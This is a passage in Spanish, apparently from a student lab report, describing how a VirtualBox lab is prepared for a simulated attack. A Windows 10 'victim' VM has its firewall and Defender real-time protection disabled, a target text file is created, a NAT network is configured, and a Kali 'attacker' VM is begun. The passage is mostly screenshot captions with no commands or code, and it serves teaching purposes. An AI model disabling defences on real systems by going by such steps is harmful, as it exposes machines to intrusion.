


Fuente: Elaboración propia.

Paso 2: Configuración máquina Windows.


En seguida, se relacionan las configuraciones de seguridad efectuadas sobre la máquina virtual creada con el SO Windows 10 x64 en donde se desactiva el firewall y la protección en tiempo real de la misma.

Ilustración 10: Ingreso configuración Firewall




Fuente: Elaboración propia.

Ilustración 11: Configuración desactivada de Firewall




Fuente: Elaboración propia.

Ilustración 12: Confirmación configuración Firewall desactivada




Fuente: Elaboración propia.

Ilustración 13: Acceso configuración Windows Defender




Fuente: Elaboración propia.

Ilustración 14: Menú de configuración Windows Defender



Fuente: Elaboración propia.

Ilustración 15: Desactivación seguridad Windows Defender




Fuente: Elaboración propia.

Paso 3: Crear archivo txt.


Posterior a la desactivación de seguridad de Windows, se procedió a generar el archivo a ser eliminado, nombrándolo según las indicaciones de la guía de actividades.

Ilustración 16: Creación de archivo .txt en el escritorio de Windows



Fuente: Elaboración propia.

Ilustración 17: Nombre de archivo según indicaciones




Fuente: Elaboración propia.

Paso 4: Crear red NAT interna.


Ahora, se configura la red NAT interna en Virtual Box para permitir la conexión de las máquinas en el mismo segmento de red y con salida a internet.

Ilustración 18: Ingresar al administrador de red de Virtual Box




Fuente: Elaboración propia.

Ilustración 19: Se procede a crear una nueva red NAT



Fuente: Elaboración propia.

Ilustración 20: Se crea la red NAT con nombre SEMINARIO




Fuente: Elaboración propia.

Paso 5: Configurar red NAT interna en VM Windows.


En seguida, se realiza la configuración de la red NAT creada previamente “SEMINARIO” en la máquina virtual de Windows.

Ilustración 21: Ingreso configuración VM Windows 10




Fuente: Elaboración propia.

Ilustración 22: Configuración de red seleccionada




Fuente: Elaboración propia.

Ilustración 23: Confirmación configuración de red NAT "SEMINARIO"




Fuente: Elaboración propia.

Ilustración 24: Detección por la VM de la red NAT



Fuente: Elaboración propia.

Ilustración 25: Confirmación dirección IP dinámica y conexión con la red NAT




Fuente: Elaboración propia.

Paso 6: crear VM Kali Linux.


Una vez configurada la máquina “víctima” en este entorno simulado, se procede a configurar la máquina virtual “atacante” con el SO Kali Linux.

Ilustración 26: Creación VM Kali Linux




Fuente: Elaboración propia.

Ilustración 27: Imagen descargada directamente desde la página web de Kali Linux



